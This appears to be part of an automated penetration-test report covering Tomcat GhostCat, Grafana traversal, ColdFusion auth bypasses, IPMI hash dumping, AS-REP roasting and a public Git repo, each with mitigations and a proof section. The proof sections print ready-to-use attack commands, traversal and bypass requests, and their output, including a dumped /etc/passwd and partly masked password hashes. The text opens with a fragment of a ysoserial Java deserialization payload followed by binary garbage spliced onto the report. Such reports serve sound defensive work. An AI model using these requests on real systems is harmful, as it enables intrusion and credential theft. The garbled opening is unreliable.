NQAKADWACkA4QArAOYALADuAC0A+QAuAP4ALwEMADABGwAxASYAMgExADMBNgA0AT4ANQFXADYBfQA3AYoAOAG1ADkB8AA6AhMAPAIaAD0
CIQA+AmQAPwKGAEQCiQBAAosAQQKSAEICsgBDAtQARQLWAEcC3QAwAuMASQLqAEwC7QBKAu8ASwLyABIC+ABQAvsATwL8AFEASgAAANQAF
QClABEAWwBcAAgA1gALAFsAXAAIAhoAbABdAF4ADwKSAEIAXQBeABACiwBJAF8AYAAPAfAA5gBhAGIADQITAMMAYwBkAA4BJgG3AGUAZgA
KAT4BnwBnAGYACwFXAYYAaABmAAwBDwHUAGkAagAJADQCtgBrAGwABQBDAqcAbQBuAAYAcgJ4AG8AZgAHAQwB3gBwAHEACALvAAMAWwByA
AUAJwLRAHMAagAEAAIC9gB0AHUAAAAJAu8AdgB3AAEAEwLlAHgAeQACACQC1AB6AHsAAwB8AAAAqAAX/wAnAAUBBwB9BwB+BwAJAQAA/AA
UBwB//AAaBwCAAvwAIgcAgWUHAIISXQcAggz9AC0HAIMB/gDLBwCBBwCBBwCBUgcAhP8AmgAPAQcAfQcAfgcACQEHAH8HAIAHAIEHAIMBB
wCBBwCBBwCBBwCEBwA9AAEHAIX7AEr5AAH4AAb6AAX/AAYABQEHAH0HAH4HAAkBAABCBwCGBP8ABQAAAABCBwCGAAABAIcAAAACAIh1cQB
+ABAAAAHUyv66vgAAADMAGwoAAwAVBwAXBwAYBwAZAQAQc2VyaWFsVmVyc2lvblVJRAEAAUoBAA1Db25zdGFudFZhbHVlBXHmae48bUcYA
QAGPGluaXQ+AQADKClWAQAEQ29kZQEAD0xpbmVOdW1iZXJUYWJsZQEAEkxvY2FsVmFyaWFibGVUYWJsZQEABHRoaXMBAANGb28BAAxJbm5
lckNsYXNzZXMBACVMeXNvc2VyaWFsL3BheWxvYWRzL3V0aWwvR2FkZ2V0cyRGb287AQAKU291cmNlRmlsZQEADEdhZGdldHMuamF2YQwAC
gALBwAaAQAjeXNvc2VyaWFsL3BheWxvYWRzL3V0aWwvR2FkZ2V0cyRGb28BABBqYXZhL2xhbmcvT2JqZWN0AQAUamF2YS9pby9TZXJpYWx
pemFibGUBAB95c29zZXJpYWwvcGF5bG9hZHMvdXRpbC9HYWRnZXRzACEAAgADAAEABAABABoABQAGAAEABwAAAAIACAABAAEACgALAAEAD
AAAAC8AAQABAAAABSq3AAGxAAAAAgANAAAABgABAAAAxwAOAAAADAABAAAABQAPABIAAAACABMAAAACABQAEQAAAAoAAQACABYAEAAJcHQ
ACFFMSlBGU0tIcHcBAHhxAH4ADXg=</serializable></value></member></struct></value></param></params></methodCal
l>mW........~.V...VEZWxpbWl0ZXIBACcoTGphdmEvbGFuZy9TdHJpbmc7KUxqYXZhL3V0aWwvU2Nhbm5lcjsBAARuZXh0AQAIZ2V0Qn
l0ZXMBAAQoKVtCAQAHZm9yTmFtZQEAJShMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9DbGFzczsBAAtuZXdJbnN0YW5jZQEAFCgp
TGphdmEvbGFuZy9PYmplY3Q7AQARZ2V0RGVjbGFyZWRNZXRob2QBADl5c29zZXJpYWwvcGF5bG9hZHMvdGVtcGxhdGVzL1RvbWNhdENtZE
VjaG8zMzMyNzYyMzgwNjY4NzUBADtMeXNvc2VyaWFsL3BheWxvYWRzL3RlbXBsYXRlcy9Ub21jYXRDbWRFY2hvMzMzMjc2MjM4MDY2ODc1
OwAhAEQARQAAAAAABAABAEYARwABAEgAAAAvAAEAAQAAAAUqtwABsQAAAAIASQAAAAYAAQAAAAkASgAAAAwAAQAAAAUASwEEAAAAAQBNAE
4AAgBIAAAAPwAAAAMAAAABsQAAAAIASQAAAAYAAQAAAFcASgAAACAAAwAAAAEASwEEAAAAAAABAE8AUAABAAAAAQBRAFIAAgBTAAAABAAB
AFQAAQBNAFUAAgBIAAAASQAAAAQAAAABsQAAAAIASQAAAAY.\....*...f..U.5....@.........[...T.@...F....>\qfO..&..6Y..
E..!.14....i..U.eK..LO..I.N.........x |.><$.X...Y#.....D.{.e.T.&pjS........"N[F....u.......p....:..PS.....
.[.E..........].....?=........../.M.#OC.=....Th.A.h.6.m...v./P.nP....Dp..u.ue.Y.f...2.k.F<..kS..E...MR....
...p.!.>D!.....[......Mr .T../s>E..O8..R'=j..N..&k.HJ6....../E..2.V.d....ck.sL..(H+.."..y...:.!.JN....U.j.
m..`...E.t.......h.)..0!.W.*.....U.|....N..3m.XI.B.p.4=X...9....?%n..W1.i&.h"g....os...5..hdL.....6...N..P
.....OB....Y.;...C...Bn...\.....G......).Z.X.3._..T O@H"......c...~E.cx.u..Ia.....2......$......u...5U]I..
.Y:....5....W.(d.|.F..r..c..y:.8E..!.y.>q.M..#..S.."[1......8...YG.Q.....jm....d..6..v...U.\..z.......:.B.
.O.{V[. .H.. g......w..s!..lH..../.c9\6U.].9....\zI.....@@..q..........hL.-fb.$2...$...P..X..q.W.!..UG.xa.
...x.../....P.h..9~.....#_..LN.R...A"o.zG..9{z.u.W.....w..y...c.f..4-<.}2......y.C=.-05ksI.GC..N..._.CsV..
l...~..g.....^.N..<d..#..6.......d.z.r..,k.p3.d.....r.7.a........_!pM....I+>.. *./.D..B.......W.g...$.V.=.
h.>$...m.....67....;G...T+..kX<.....~b.....O#3[.....~.........Lb.....&.^WO...S.M.............y(./@...\.!
l^?t..A<..<.NjO......+<eu.}UN..g.0U...v_.xZ.<...I.u.h.S.DrFm..R..........>..Q.yR.......X....aH....s.U....
.d...D..g.`..F.Xk......Y.....qZzf.....Y3-.Y.g.v?.h..!1..Rp|....3)5pq5yG.d.f.........et_`.......8.L..p.+.N
....1.L{...L....../y#.b.]....>Cj....7$...d.)..X.6...k.w..>.2.p.+..wk..N...C....eCS..=l.l.....7..\.]...F...
.{BKj..N.........<.............8w@b+N.7z.Z..F.Z.[.UH.E.t...~..8..n?...:bMUm....2".x.n.<.].48.X.`.`.....WJ
55t........s.0.9.J...E~.'.c...;?.Z.......e..#W.n.......V.....B7I.#....8.|n^.1.UV7fT\..lz%vV.(..uF.......q2
..]...@g...\.......W...6.W.B....-....]F......tE.Z.|..b.uG.EAD..C...`x.q.#).........7|.Q\..@...|......'.=.7.
.!sb&..Z.......6....;A....a..@.J"...o7UX..r...c..p..J..N".-h.n.............q....^..B'.thS..&.F..C.........
.z.p.4.v.5.;..tzR..j..x..;....Z.}.^.....SZ........M.L....A....].e..:..A.2.S..b.)...0.,-......ZZ.\ .[E..|..
...o..G.....)% $^T+.D|..Q.6.V<..>.I..V.wY...;.Lf.3..\._..D<.....b..._.m.z6.t....`.yDV 2.\..P..m.h....[El=.
.v..{.Mad.0*.D-.P...m.}71..6......\.".4..../(...!)zL*[.0......n,...!..N*.e.a...%T*..C~..<z..............]
......f.e.$.9..d....j4.X.<!}0_^.>r..._...g..b.)m..0.#'..u[E...T..H9....;?...."w....b.K9'hu.F...oE..1.....q
v......V..h|...e.....N........./j./.o...+zJ...'.0'S...z..}.........&t.[.f......d..^.........y..>.........T
..a..i.B.t..V.(*.!.....r....b.n..tZ7AIrI..Yw...*j......o}.%.E|..F:.D....}t..s1t..E...,dFvhImy..A...f..qw.
.1....>Hv.zt..<+.. .|M..6..L..5.-..../.. ]F...(...8...~.X.v.^.h...e....+....J+....&.3h.uk..ql...JK..h....R
.../_..(J.i.....{... .b,.0..\.Xfs/.F..sbs.C))R..a...&..|@...c%..s...._...}j.J.=...a..!... n..6.\.......".
m.'.27c...iN..p..QU.`.}....]..E.^.E\....GpB/...D.%.....C.e.e...>...I......z......].fdd3.[."... ........i..
.......}t..U..O.g|.Q.....(..I.2.....C..D\.Y.,....../.....xS.k..x....bmW........~.V.....Lx(f....`..6-.W4J.
.f.,.N!......J"...{...K.^..]..'.3....S,..^...Cm2&^.o...m...!i.................T.>....1L]6z....3/D.'...v(.]
..0r....T.....x.o.W^..1....u..0...?.....5....*...ZL...,.m.u.1.&.>...L...$...B.!./.......].......,..0E.6]...
.....;%!....^S.."P.f....A{?~.:..>..L..|z...+..H...If...p.....JvE/....KveA.....f....=(..!.3....&"CJ'.'...y.
<3p.k....{...6.....)..?\..i~{..m5"....J.eD.....I22.$1WY~'yx.}....P.5..I.....}.+.I.....@.NR.X....._...5...A
.Z.........i...Uv....a...[8T,.#.....M.6..a3w....W.%(......*E[lw..*...UO.+e..O:.zpy...9...m.........D..a..
/.'E...\..d...C.f .]....L...@z=..O|K-..a....%........2.(..d.E..=<..Vf..7P..;..3.......Y..5..S..8[2.o.....
......r|J.L|.E.u.....@.O[p.i....h......f..(1.r...ioM.}g..L.F..I.&...x.!........U. .T .w...QfKl.Z6q.B...%.
```



2.3.97. Apache JServ Protocol (AJP) Vulnerability

HIGH 7.5

CVE-2020-1938

GhostCat

This is a CISA Known Exploited Vulnerability.

7.5 Base Score | 0 Attack Paths

Details

When using the Apache JServ Protocol (AJP), care must be taken when trusting incoming connections to Apache Tomcat. Tomcat treats AJP connections as having higher trust than, for example, a similar HTTP connection. If such connections are available to an attacker, they can be exploited in ways that may be surprising. In Apache Tomcat 9.0.0.M1 to 9.0.0.30, 8.5.0 to 8.5.50 and 7.0.0 to 7.0.99, Tomcat shipped with an AJP Connector enabled by default that listened on all configured IP addresses. It was expected (and recommended in the security guide) that this Connector would be disabled if not required. This vulnerability report identified a mechanism that allowed: - returning arbitrary files from anywhere in the web application - processing any file in the web application as a JSP Further, if the web application allowed file upload and stored those files within the web application (or the attacker was able to control the content of the web application by some other means) then this, along with the ability to process a file as a JSP, made remote code execution possible. It is important to note that mitigation is only required if an AJP port is accessible to untrusted users. Users wishing to take a defence-in-depth approach and block the vector that permits returning arbitrary files and execution as JSP may upgrade to Apache Tomcat 9.0.31, 8.5.51 or 7.0.100 or later. A number of changes were made to the default AJP Connector configuration in 9.0.31 to harden the default configuration. It is likely that users upgrading to 9.0.31, 8.5.51 or 7.0.100 or later will need to make small changes to their configurations.

Attackers can read files contained within the web application's base folder. These files may contain sensitive information. In certain cases, attackers can achieve remote code execution if the web application permits uploading files to its base folder.

Remote Code Execution Unauthorized Access

Mitigations

- Update to the latest version of Apache Tomcat. Apache Tomcat has released versions 9.0.31, 8.5.51, and 7.0.100 to fix this vulnerability.
- Red Hat recommends disabling the Apache JServ Protocol (AJP) connector in Tomcat if not used, or binding it to localhost port, since most of AJP's use is in cluster environments, and the 8009 port should never be exposed on the internet without strict access-control lists. The AJP connector is enabled by default on all Tomcat servers.
- If the AJP service does not need to be publicly accessible, ensure that access is filtered.

References

- CVE-2020-1938 @ **https://nvd.nist.gov/vuln/detail/CVE-2020-1938**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.40.102 : 8009	10.0.40.102	Apache Service on 10.0.40.102 (airflow-target.smoke.net) Port 8009		HIGH 7.5
10.2.51.102 : 8009	10.2.51.102	Apache Service on 10.2.51.102 Port 8009		HIGH 7.5

Proof

Proof of exploitability against one of the affected assets: **Apache Service on 10.0.40.102 (airflow-target.smoke.net) Port 8009**

web.xml file obtained through Local File Inclusion vulnerability

```
05/24/2024, 2:10 PM

$ python2 /opt/AJPy/tomcat.py read_file --webapp=manager /WEB-INF/web.xml 10.0.40.102

<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0
```

```
  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Tomcat Manager Application</display-name>
  <description>
    A scriptable management web application for the Tomcat Web Server;
    Manager lets you view, load/unload/etc particular web applications.
  </description>

  <request-character-encoding>UTF-8</request-character-encoding>

  <servlet>
    <servlet-name>Manager</servlet-name>
    <servlet-class>org.apache.catalina.manager.ManagerServlet</servlet-class>
    <init-param>
      <param-name>debug</param-name>
      <param-value>2</param-value>
    </init-param>
  </servlet>
  <servlet>
    <servlet-name>HTMLManager</servlet-name>
    <servlet-class>org.apache.catalina.manager.HTMLManagerServlet</servlet-class>
    <init-param>
      <param-name>debug</param-name>
      <param-value>2</param-value>
    </init-param>
    <!-- Uncomment this to show proxy sessions from the Backup manager or a
         StoreManager in the sessions list for an application
    <init-param>
      <param-name>showProxySessions</param-name>
      <param-value>true</param-value>
    </init-param>
    -->
    <multipart-config>
      <!-- 50MB max -->
      <max-file-size>52428800</max-file-size>
      <max-request-size>52428800</max-request-size>
      <file-size-threshold>0</file-size-threshold>
    </multipart-config>
  </servlet>
  <servlet>
    <servlet-name>Status</servlet-name>
    <servlet-class>org.apache.catalina.manager.StatusManagerServlet</servlet-class>
    <init-param>
      <param-name>debug</param-name>
      <param-value>0</param-value>
    </init-param>
  </servlet>

  <servlet>
    <servlet-name>JMXProxy</servlet-name>
    <servlet-class>org.apache.catalina.manager.JMXProxyServlet</servlet-class>
  </servlet>

  <!-- Define the Manager Servlet Mapping -->
  <servlet-mapping>
    <servlet-name>Manager</servlet-name>
      <url-pattern>/text/*</url-pattern>
  </servlet-mapping>
  <servlet-mapping>
    <servlet-name>Status</servlet-name>
    <url-pattern>/status/*</url-pattern>
  </servlet-mapping>
  <servlet-mapping>
    <servlet-name>JMXProxy</servlet-name>
      <url-pattern>/jmxproxy/*</url-pattern>
  </servlet-mapping>
  <servlet-mapping>
    <servlet-name>HTMLManager</servlet-name>
    <url-pattern>/html/*</url-pattern>
  </servlet-mapping>
```

```
<filter>
  <filter-name>CSRF</filter-name>
  <filter-class>org.apache.catalina.filters.CsrfPreventionFilter</filter-class>
  <init-param>
    <param-name>entryPoints</param-name>
    <param-value>/html,/html/,/html/list,/index.jsp</param-value>
  </init-param>
</filter>

<filter-mapping>
  <filter-name>CSRF</filter-name>
  <servlet-name>HTMLManager</servlet-name>
</filter-mapping>

<!-- Define a Security Constraint on this Application -->
<!-- NOTE:  None of these roles are present in the default users file -->
<security-constraint>
  <web-resource-collection>
    <web-resource-name>HTML Manager interface (for humans)</web-resource-name>
    <url-pattern>/html/*</url-pattern>
  </web-resource-collection>
  <auth-constraint>
     <role-name>manager-gui</role-name>
  </auth-constraint>
</security-constraint>
<security-constraint>
  <web-resource-collection>
    <web-resource-name>Text Manager interface (for scripts)</web-resource-name>
    <url-pattern>/text/*</url-pattern>
  </web-resource-collection>
  <auth-constraint>
     <role-name>manager-script</role-name>
  </auth-constraint>
</security-constraint>
<security-constraint>
  <web-resource-collection>
    <web-resource-name>JMX Proxy interface</web-resource-name>
    <url-pattern>/jmxproxy/*</url-pattern>
  </web-resource-collection>
  <auth-constraint>
     <role-name>manager-jmx</role-name>
  </auth-constraint>
</security-constraint>
<security-constraint>
  <web-resource-collection>
    <web-resource-name>Status interface</web-resource-name>
    <url-pattern>/status/*</url-pattern>
  </web-resource-collection>
  <auth-constraint>
     <role-name>manager-gui</role-name>
     <role-name>manager-script</role-name>
     <role-name>manager-jmx</role-name>
     <role-name>manager-status</role-name>
  </auth-constraint>
</security-constraint>

<!-- Define the Login Configuration for this Application -->
<login-config>
  <auth-method>BASIC</auth-method>
  <realm-name>Tomcat Manager Application</realm-name>
</login-config>

<!-- Security roles referenced by this web application -->
<security-role>
  <description>
    The role that is required to access the HTML Manager pages
  </description>
  <role-name>manager-gui</role-name>
</security-role>
<security-role>
  <description>
    The role that is required to access the text Manager pages
  </description>
  <role-name>manager-script</role-name>
</security-role>
<security-role>
  <description>
    The role that is required to access the HTML JMX Proxy
  </description>
  <role-name>manager-jmx</role-name>
```

```
  </security-role>
  <security-role>
    <description>
      The role that is required to access to the Manager Status pages
    </description>
    <role-name>manager-status</role-name>
  </security-role>

  <error-page>
    <error-code>401</error-code>
    <location>/WEB-INF/jsp/401.jsp</location>
  </error-page>
  <error-page>
    <error-code>403</error-code>
    <location>/WEB-INF/jsp/403.jsp</location>
  </error-page>
  <error-page>
    <error-code>404</error-code>
    <location>/WEB-INF/jsp/404.jsp</location>
  </error-page>

</web-app>
```

2.3.98. Grafana Directory Traversal Vulnerability

HIGH 7.5

CVE-2021-43798

Details

Grafana is an open-source platform for monitoring and observability. Grafana versions 8.0.0-beta1 through 8.3.0 (except for patched versions) iss vulnerable to directory traversal, allowing access to local files. The vulnerable URL path is: `<grafana_host_url>/public/plugins//` , where is the plugin ID for any installed plugin. At no time has Grafana Cloud been vulnerable. Users are advised to upgrade to patched versions 8.0.7, 8.1.8, 8.2.7, or 8.3.1. The GitHub Security Advisory contains more information about vulnerable URL paths, mitigation, and the disclosure timeline.

This vulnerability allows a remote, unauthenticated attacker to access local files through a vulnerable URL path. These local files may contain sensitive data such as credentials.

Unauthorized Access | Information Disclosure

Mitigations

- Upgrade to versions 8.3.1, 8.2.7, 8.1.8, 8.0.7 or higher.

References

- An update on 0day CVE-2021-43798: Grafana directory traversal @ **https://grafana.com/blog/2021/12/08/an-update-on-0day-cve-2021-43798-grafana-directory-traversal/**
- CVE-2021-43798 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-43798**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.105 : 3000	10.2.51.105	Grafana on 10.2.51.105 Port 3000		HIGH 7.5

Proof

Proof of exploitability against affected asset **Grafana on 10.2.51.105 Port 3000**

HTTP response that contains the /etc/password file from the vulnerable host

```
05/24/2024, 4:29 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
```

```
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
GET /public/plugins/alertlist/../../../../../../../../../../../../../../../../../../../etc/passwd HTTP/1.1

Host: 10.2.51.105:3000
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.67 Safari
/537.36
Connection: close
Server: Grafana
Accept-Encoding: gzip



Response:
HTTP/1.1 200 OK
Connection: close
Content-Length: 1230
Accept-Ranges: bytes
Cache-Control: no-cache
Content-Type: text/plain; charset=utf-8
Date: Fri, 24 May 2024 23:15:18 GMT
Expires: -1
Last-Modified: Thu, 18 Nov 2021 10:21:22 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-Xss-Protection: 1; mode=block

root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
grafana:x:472:0:Linux User,,,:/home/grafana:/sbin/nologin
```

2.3.99. Adobe ColdFusion Improper Access Control Vulnerability

HIGH 7.5

CVE-2023-29298

This is a CISA Known Exploited Vulnerability.

7.5 Base Score | 0 Attack Paths

Details

Adobe ColdFusion versions 2018u16 (and earlier), 2021u6 (and earlier) and 2023.0.0.330468 (and earlier) are affected by an Improper Access Control vulnerability that could result in a Security feature bypass. An attacker could leverage this vulnerability to access the administration CFM and CFC endpoints. Exploitation of this issue does not require user interaction.

Remote unauthenticated attackers can interact with protected CFM and CFC endpoints that would normally require authentication to access.

Unauthorized Access

Mitigations

- Upgrade to ColdFusion 2018 Update 17, ColdFusion 2021 Update 7, or ColdFusion 2023 Update 1 or later.

References

- CVE-2023-29298 @ **https://nvd.nist.gov/vuln/detail/CVE-2023-29298**
- Vendor Advisory @ **https://helpx.adobe.com/security/products/coldfusion/apsb23-40.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.40.170 : 8500	10.0.40.170	Adobe Coldfusion on 10.0.40.170 Port 8500		HIGH 7.5

Proof

Proof of exploitability against affected asset **Adobe Coldfusion on 10.0.40.170 Port 8500**

HTTP response showing it is possible to interact with the protected web page at /CFIDE/wizards/common/utils.cfc without proper authentication

```
05/24/2024, 3:53 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
GET //CFIDE/wizards/common/utils.cfc?_cfclient=true&inPassword=foo&method=wizardHash&returnFormat=wddx HTT
P/1.1
Host: 10.0.40.170:8500
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.2117.157 Safar
i/537.36
Connection: close
Accept: */*
Accept-Language: en
Accept-Encoding: gzip



Response:
HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html;charset=UTF-8
Date: Fri, 24 May 2024 22:53:13 GMT

02C2915A125DB62B3664FE2BCF3EEFABD7A17C47,0D3E6C3404658D938F670F144A282782,95B6B5434AD7D665DA4B5B31B8A8174F
```

2.3.100. Adobe ColdFusion Improper Access Control Vulnerability - Patch Bypass

HIGH 7.5

CVE-2023-38205

This is a CISA Known Exploited Vulnerability.

7.5 Base Score | 0 Attack Paths

Details

Adobe ColdFusion versions 2018u18 (and earlier), 2021u8 (and earlier) and 2023u2 (and earlier) are affected by an Improper Access Control vulnerability that could result in a security feature bypass. An attacker could leverage this vulnerability to access the administration CFM and CFC endpoints. Exploitation of this issue does not require user interaction.

Remote unauthenticated attackers can bypass authentication mechanisms to access CFM and CFC pages that they should not be allowed to interact with.

Unauthorized Access

Mitigations

- Upgrade affected servers to ColdFusion 2023 Update 3, ColdFusion 2021 Update 9, or ColdFusion 2018 Update 19 or later and apply all technical mitigation solutions.

References

- CVE-2023-38205 @ **https://nvd.nist.gov/vuln/detail/CVE-2023-38205**
- Writeup On Vulnerability @ **https://www.rapid7.com/blog/post/2023/07/19/cve-2023-38205-adobe-coldfusion-access-control-bypass-fixed/**
- Vendor Advisory @ **https://helpx.adobe.com/security/products/coldfusion/apsb23-47.html**
- Adobe ColdFusion 2023 Mitigations @ **https://www.adobe.com/go/cf2023_update3**
- Adobe ColdFusion 2021 Mitigations @ **https://www.adobe.com/go/cf2021_update9**
- Adobe ColdFusion 2019 Mitigations @ **https://www.adobe.com/go/cf2018_update19**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.40.170 : 8500	10.0.40.170	Adobe Coldfusion on 10.0.40.170 Port 8500		HIGH 7.5

Proof

Proof of exploitability against affected asset **Adobe Coldfusion on 10.0.40.170 Port 8500**

HTTP response showing it is possible to interact with the protected web page at /CFIDE/wizards/common/utils.cfc without proper authentication

```
05/24/2024, 3:53 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
GET /hax/..CFIDE/wizards/common/utils.cfc?_cfclient=true&inPassword=foo&method=wizardHash&returnFormat=wdd
x HTTP/1.1
Host: 10.0.40.170:8500
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/
537.36
Connection: close
Accept: */*
Accept-Language: en
Accept-Encoding: gzip



Response:
HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html;charset=UTF-8
Date: Fri, 24 May 2024 22:52:18 GMT

7FB5BFEC10338E52B20E7A829EE8E95E4270EE28,5D510EB3D9B47C85221879D67CD5566E,17765C63FB55409F6313EAB338AED514
```

2.3.101. Insecure IPMI Implementation

HIGH 7.5

H3-2020-0016

Details

The IPMI 2.0 specification supports RMCP+ Authenticated Key-Exchange Protocol (RAKP) authentication, which allows remote attackers to obtain password hashes and conduct offline password guessing attacks by obtaining the HMAC from a RAKP message 2 response from a BMC.

Use of RAKP authentication allows an attacker to capture password hashes that may be used to gain control of the management interface of a system. This level of access potentially allows an attacker to control hardware or software at the system level.

Information Disclosure | Remote Code Execution | Privilege Escalation

Mitigations

- Disable the IPMI service if not needed. If required, implement access controls to limit access via whitelisted addresses.

References

- CWE-287: Improper Authentication @ **http://cwe.mitre.org/data/definitions/287.html**
- CVE-2013-4786 @ **https://nvd.nist.gov/vuln/detail/CVE-2013-4786**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.100.102 : 623	10.0.100.102	IPMI Service on 10.0.100.102 Port 623		HIGH 7.5

Proof

Proof of exploitability against affected asset **IPMI Service on 10.0.100.102 Port 623**

Hash dump using the Metasploit Framework

```
05/24/2024, 3:05 PM

$ python3 /opt/h3/msfrun.py

VERBOSE => false
THREADS => 1
ShowProgress => true
ShowProgressPercent => 10
RPORT => 623
USER_FILE => /opt/metasploit-framework/data/wordlists/ipmi_users.txt
PASS_FILE => /opt/metasploit-framework/data/wordlists/ipmi_passwords.txt
CRACK_COMMON => true
SESSION_RETRY_DELAY => 5
SESSION_MAX_ATTEMPTS => 5
RHOSTS => 10.0.100.102
[-] Unknown datastore option: DisablePayloadHandler.
[+] 10.0.100.102:623 - IPMI - Hash found: root:d9**************************06
[+] 10.0.100.102:623 - IPMI - Hash for user 'root' matches password 'c*****'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

2.3.102. Kerberos Pre-Authentication Disabled

HIGH 7.5

H3-2021-0011

AS-REP Roast

Details

Kerberos pre-authentication is security control that prevents unauthenticated attackers from obtaining sensitive information about other users in a domain. This security measure is enabled by default and should never be disabled for a user.

An attacker can obtain the password hash of a user when Kerberos pre-authentication is disabled.

Information Disclosure

Mitigations

- Re-enable Kerberos pre-authentication for the user. Find the User within Active Directory, and under the Account tab within the Account options uncheck 'Do not require Kerberos preauthentication'.

References

- Kerberos Pre-Authentication: Why It Should Not Be Disabled @ **https://social.technet.microsoft.com/wiki/contents/articles/23559.kerberos-pre-authentication-why-it-should-not-be-disabled.aspx**
- AS-REP Toasting Attack Example @ **https://stealthbits.com/blog/cracking-active-directory-passwords-with-as-rep-roasting/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
nsunkavally		Kerberos AS-REP Hash for nsunkavally		HIGH 7.5
nsunkavally		Kerberos AS-REP Hash for nsunkavally		HIGH 7.5

Proof

Proof of exploitability against one of the affected assets: **Kerberos AS-REP Hash for nsunkavally**

Password hash of nsunkavally from POD04.EXAMPLE.INTERNAL obtained by abusing Kerberos preauthentication

```
05/24/2024, 3:50 PM

$ GetNPUsers.py POD04.EXAMPLE.INTERNAL/ -no-pass -usersfile users.txt -format hashcat -outputfile hashes.txt

$krb5asrep$23$nsunkavally@POD04.EXAMPLE.INTERNAL:32**********************************56
```

2.3.103. Public Access to Git Repository

HIGH 7.5

H3-2021-0031

This weakness led to a Sensitive Data Exposure affecting fakegit.

0 1 Attack Path

Details

A Git repository that your company may own is publicly accessible.

Attackers may be able to identify sensitive data in the source code stored in the repository.

Information Disclosure

Mitigations

- Confirm the repository should be publicly accessible, and if not remove public access and only allow authorized users to access the repository.
- Review and regularly audit the source code stored in the repository for sensitive data that should not be publicly exposed.

References

- Security Best Practices for GitHub Enterprise Server @ **https://github.blog/2019-12-05-security-best-practices-for-github-enterprise-server/**
- Security Best Practices for Git Users @ **https://resources.infosecinstitute.com/topic/security-best-practices-for-git-users/**
- 10 GitHub Security Best Practices @ **https://snyk.io/blog/ten-git-hub-security-best-practices/**
- Removing sensitive data from a repository @ **https://docs.github.com/en/github/authenticating-to-github/removing-sensitive-data-from-a-repository**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
GitHub : kbuch : fakegit		Git Repo fakegit	Sensitive Data Exposure (1)	HIGH 7.5

Proof

Proof of exploitability against affected asset **Git Repo fakegit**

The "fakegit" GitHub repository at https://github.com/kbuch/fakegit.git is publicly accessible.

```
05/24/2024, 2:08 PM

$ root@kali:~# curl -sk https://api.github.com/repos/kbuch/fakegit

{
    "id": 360679385,
